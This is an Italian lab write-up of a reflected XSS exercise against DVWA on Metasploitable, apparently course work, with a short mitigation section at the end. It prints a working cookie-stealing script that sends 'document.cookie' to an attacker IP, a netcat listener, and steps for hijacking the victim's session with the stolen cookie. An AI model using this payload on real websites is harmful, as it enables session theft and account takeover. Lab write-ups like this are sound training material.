Exploit DVWA: XXS

Richiesta: Utilizzare l'attacco XSS reflected per rubare i cookie di sessione della macchina DVWA, tramite uno script.

XSS

Cross-Site Scripting (XSS) è una vulnerabilità di sicurezza in applicazioni web che permette agli aggressori di iniettare script malevoli nel contenuto di pagine web visualizzate da altri utenti. Ne esistono 2 versioni:

XSS Reflected: Questo tipo di XSS avviene quando l'input inviato all'applicazione web viene immediatamente restituito nella risposta.
XSS Stored: Conosciuto anche come Persistent XSS, avviene quando l'input malevolo viene salvato dal server, ad esempio in un database

Vulnerabilità web app

Per determinare se un sito web è vulnerabile ad attacchi di tipo XSS si possono eseguire diversi approcci.
Un approccio efficace che ci permette di stabilire la presenza di tale vulnerabilità è l'identificazione di input non sanitizzati.

Si può facilmente testare tramite script JavaScript semplici, come '<script>alert('testo');</script>' nei campi di input. Se l'alert viene visualizzato, l'input non è stato sanitizzato correttamente.
Test DVWA metasploitable:

Perchè è un problema?

Attraverso questo tipo di input si riesce ad iniettare potenziali script malevoli che possono essere eseguiti nel browser di altri utenti.

Una volta eseguiti questi script, è possibile:

-Rubare cookie di sessione

> "Un cookie di sessione è un piccolo pezzo di dati inviato da un sito web e memorizzato nel browser dell'utente mentre l'utente sta navigando. Serve per mantenere lo stato della sessione tra le pagine, consentendo al sito di ricordare le azioni dell'utente da una pagina all'altra. "


-Modificare il contenuto della pagina web
-Reindirizzare gli utenti verso siti malevoli

-Effettuare azioni sul sito web con i privilegi dell'utente vittima


Esecuzione attacco

Simuliamo un attacco XSS reflected utilizzando Kali Linux come macchina attaccante, Metasploitable come macchina vittima.

1°Step: Mettiamoci in ascolto con netcat tramite il comando "nc -lvnp 7777". Questo avvia Netcat in modalità server per ascoltare le connessioni in entrata sulla porta 7777.



2°Step: Attraverso la pagina della DVWA di Metasploitable, con il livello di sicurezza impostato su low, iniettiamo il seguente script:
<script>window.location='http://192.168.1.74:7777/?cookie='+document.cookie;</script>



Grazie a questo script JavaScript in combinazione con Netcat, si riesce ad indirizzare il browser dell'utente ad un altro indirizzo, passando come parametro GET i cookie dell'utente vittima.

3°Step: Grazie al cookie di sessione si può eludere la pagina della DVWA fingendosi l'utente.
Come? Sostituendo il nostro cookie del browser in cui è aperta la DVWA con il cookie della vittima recepito da Netcat.
Una volta impostato, premettendo che la sessione dell'utente interessato sia ancora attiva, saremo capaci di accedere alla sezione privata semplicemente ricaricando la pagina web.

Mitigazione

Per evitare questo tipo di attacchi XSS, bisogna effettuare la seguente pratica:

-Sanificazione degli input: Utilizza funzioni di sanificazione che rimuovono o neutralizzano i caratteri dannosi prima che l'input venga processato o visualizzato.